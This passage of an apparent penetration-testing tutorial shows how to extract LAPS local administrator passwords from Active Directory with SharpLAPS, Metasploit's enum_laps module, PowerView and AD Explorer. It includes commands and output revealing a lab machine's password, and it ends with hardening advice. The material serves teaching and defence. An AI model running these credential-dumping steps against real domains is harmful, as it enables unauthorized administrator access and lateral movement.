
Hostname	Stored	Readable	Password	Expiration
DC.ignite.local	0	0		NA
MSEDGEWIN10.ignite.local	1	1	/[ezL6hbow0INQ	1/21/2025 9:37:18 AM
DC.ignite.local	0	0		NA

NetTools

Download | [NetTools](#)

NetTools is a free Active Directory troubleshooting tool, which provides the ability to troubleshoot, query, report and update Active Directory and other LDAP based directories.





Sharplaps

Download [Sharplaps](#)

This executable is made to be executed within a Cobalt Strike session using execute-assembly. It will retrieve the LAPS password from the Active Directory.



```
C:\Users\raj\Downloads>SharpLAPS.exe /user:IGNITE\raj /pass:Password@1 /host:192.168.1.48
[+] Using the following credentials
Host: LDAP://192.168.1.48:389
User: IGNITE\raj
Pass: Password@1
[+] Extracting LAPS password from LDAP
Machine : MSEDGEWIN10$
Password : /[ezL6hboW0INQ
C:\Users\raj\Downloads>
```

Metasploit: enum_laps

This module (**post/windows/gather/credentials/enum_laps**) will recover the LAPS (Local Administrator Password Solution) passwords, configured in Active Directory, which is usually only accessible by privileged users. Note that the local administrator account name is not stored in Active Directory, so it is assumed to be 'Administrator' by default.

```
use post/windows/gather/credentials/enum_laps
set session 1
run
```

```
msf6 > use post/windows/gather/credentials/enum_laps
msf6 post(windows/gather/credentials/enum_laps) > set session 1
session => 1
msf6 post(windows/gather/credentials/enum_laps) > run

[*] Parsing results ...
Local Administrator Password Solution (LAPS) Results

distinguishedName      dNSHostName      ms-MCS-AdmPwd
CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local MSEDGEWIN10.ignite.local /[ezL6hboW0INQ

[+] Results saved to: /root/.msf4/loot/20241223134252_default_192.168.1.58_laps.passwo
[*] Post module execution completed
```

Powerview

PowerView is a PowerShell tool to gain network situational awareness on Windows domains.

Download [Powerview](#)

```
Import-Module .\PowerView.ps1
```


```
Get-DomainComputer MSEDGEWIN10 -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime
```

```
PS C:\Users\raj> Import-Module .\PowerView.ps1
PS C:\Users\raj>
PS C:\Users\raj> Get-DomainComputer MSEDGEWIN10 -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime
ms-mcs-admpwdexpirationtime ms-mcs-admpwd
-----
133819546387581240 /[ezL6hbow0INQ
```

Active Directory Explorer – Sysinternals

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. You can use AD Explorer to easily navigate an AD database, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that you can save and re-execute.

[AD Explorer - Sysinternals](#) | [Microsoft Learn](#)





Active Directory Explorer - Sysinternals: www.sysinternals.com [192.168.1.48 [DC.ignite.local]]

File Edit Favorites Search Compare History Help



Path: CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local,192.168.1.48 [DC.ignite.local]

Active Directory Explorer	Attribute	Syntax	Count	Value(s)
192.168.1.48 [DC.ignite.local]	accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
DC=ignite,DC=local	badPasswordTime	Integer8	1	0x0
CN=Builtin	badPwdCount	Integer	1	0
CN=Computers	cn	DirectoryString	1	MSEDGEWIN10
CN=Deleted Objects	codePage	Integer	1	0
OU=Domain Controllers	countryCode	Integer	1	0
CN=ForeignSecurityPrincipals	distinguishedName	DN	1	CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local
CN=Infrastructure	dNSHostName	DirectoryString	1	MSEDGEWIN10.ignite.local
CN=Keys	dSCorePropagationData	GeneralizedTime	5	12/23/2024 9:55:42 AM; 12/23/2024 9:55:42 AM; 12/23/2024 9:55:42 AM; 12/23/2024 9:55:42 AM; 12/23/2024 9:55:42 AM
CN=LostAndFound	instanceType	Integer	1	4
CN=Managed Service Accounts	isCriticalSystemObject	Boolean	1	FALSE
CN=NTDS Quotas	lastLogoff	Integer8	1	0x0
CN=Program Data	lastLogon	Integer8	1	12/23/2024 11:06:41 AM
CN=System	lastLogonTimestamp	Integer8	1	12/22/2024 6:20:55 AM
OU=Tech	localPolicyFlags	Integer	1	0
CN=hulk	logonCount	Integer	1	36
CN=MSEDGEWIN10	ms-Mcs-AdmPwd	PrintableString	1	/ezL6hboW0INQ
CN=user1	ms-Mcs-AdmPwdExpirat...	Integer8	1	1/21/2025 9:37:18 AM
CN=user2	msDS-SupportedEncryp...	Integer	1	28
CN=TPM Devices	name	DirectoryString	1	MSEDGEWIN10
CN=Users	ntSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RPWP;b967a7f-0de...
CN=Configuration,DC=ignite,DC=local	objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=ignite,DC=local
CN=Schema,CN=Configuration,DC=ignite,DC=local	objectClass	OID	5	top;person;organizationalPerson;computer;organizationalPerson;organizationalPerson;organizationalPerson;organizationalPerson
DC=DomainDnsZones,DC=ignite,DC=local	objectGUID	OctetString	1	{7B5734D4-26E6-4E36-9A90-6F...
DC=ForestDnsZones,DC=ignite,DC=local	objectSid	Sid	1	S-1-5-21-798084426-34154566...
	operatingSystem	DirectoryString	1	Windows 10 Enterprise Evaluation
	operatingSystemVersion	DirectoryString	1	10.0 (17763)
	primaryGroupID	Integer	1	515
	pwdLastSet	Integer8	1	12/22/2024 9:29:13 AM
	sAMAccountName	DirectoryString	1	MSEDGEWIN10\$
	sAMAccountType	Integer	1	805306369
	servicePrincipalName	DirectoryString	8	TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10;TERMSRV/MSEDGEWIN10
	userAccountControl	Integer	1	4096
	uSNCreated	Integer8	1	0x9035
	whenChanged	GeneralizedTime	1	12/23/2024 11:10:19 AM
	whenCreated	GeneralizedTime	1	12/22/2024 6:20:54 AM

Conclusion

Best Practices for LAPS Security:

- **Least Privilege:** Grant read access to ms-Mcs-AdmPwd only to specific groups (e.g., LAPS Readers), not individual users like raj
- **Upgrade to Windows LAPS:** If possible, migrate to Windows LAPS for encryption and Azure AD integration.
- **Regular Auditing:** Use tools like NetTools, BloodHound, and PowerShell to audit LAPS access weekly.
- **Monitor Logs:** Enable AD auditing and review Event Viewer for unauthorized access attempts.
- **Secure Credentials:** Protect accounts like raj with strong passwords and multi-factor authentication (MFA) if possible.
- **Test with Tools:** Use Impacket, NXC, BloodyAD, and ldapsearch to simulate attacks and validate defenses.



- **Patch and Update:** Ensure domain controllers (ignite.local) and clients (MSEdgeWin10) are patched to mitigate vulnerabilities.

Summary of Key Takeaways

- LAPS is a critical tool for managing local admin passwords, reducing credential reuse risks in ignite.local.
- Proper permission management (e.g., limiting Raj's access) prevents LAPS password retrieval attacks, as seen with impacket-GetLAPSPassword.
- Tools like BloodHound, NXC, and BloodyAD help identify and exploit LAPS vulnerabilities, while NetTools and ldapsearch aid in manual verification.
- Hardening AD permissions, enabling encryption, and auditing access are essential to secure LAPS deployments.
- Regular testing in a lab environment (ignite.local) ensures robust LAPS security before production deployment.

Notes

- **Lab Context:** The content is tailored to your lab (ignite.local, OU=Lab_machines,OU=ScrollLab), focusing on practical steps for Raj and MSEdgeWin10.
- **Tool Integration:** Incorporates your use of BloodHound (e.g., identifying raj's permissions), Impacket (e.g., GetLAPSPassword), NXC, BloodyAD, ldapsearch, and NetTools for a comprehensive defense strategy.
- **Security Focus:** Emphasizes least privilege and auditing, addressing the overly permissive "All extended rights" you granted to raj.
- **Windows LAPS:** Highlights the encryption feature of Windows LAPS, which isn't available in legacy LAPS, encouraging an upgrade for better security.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

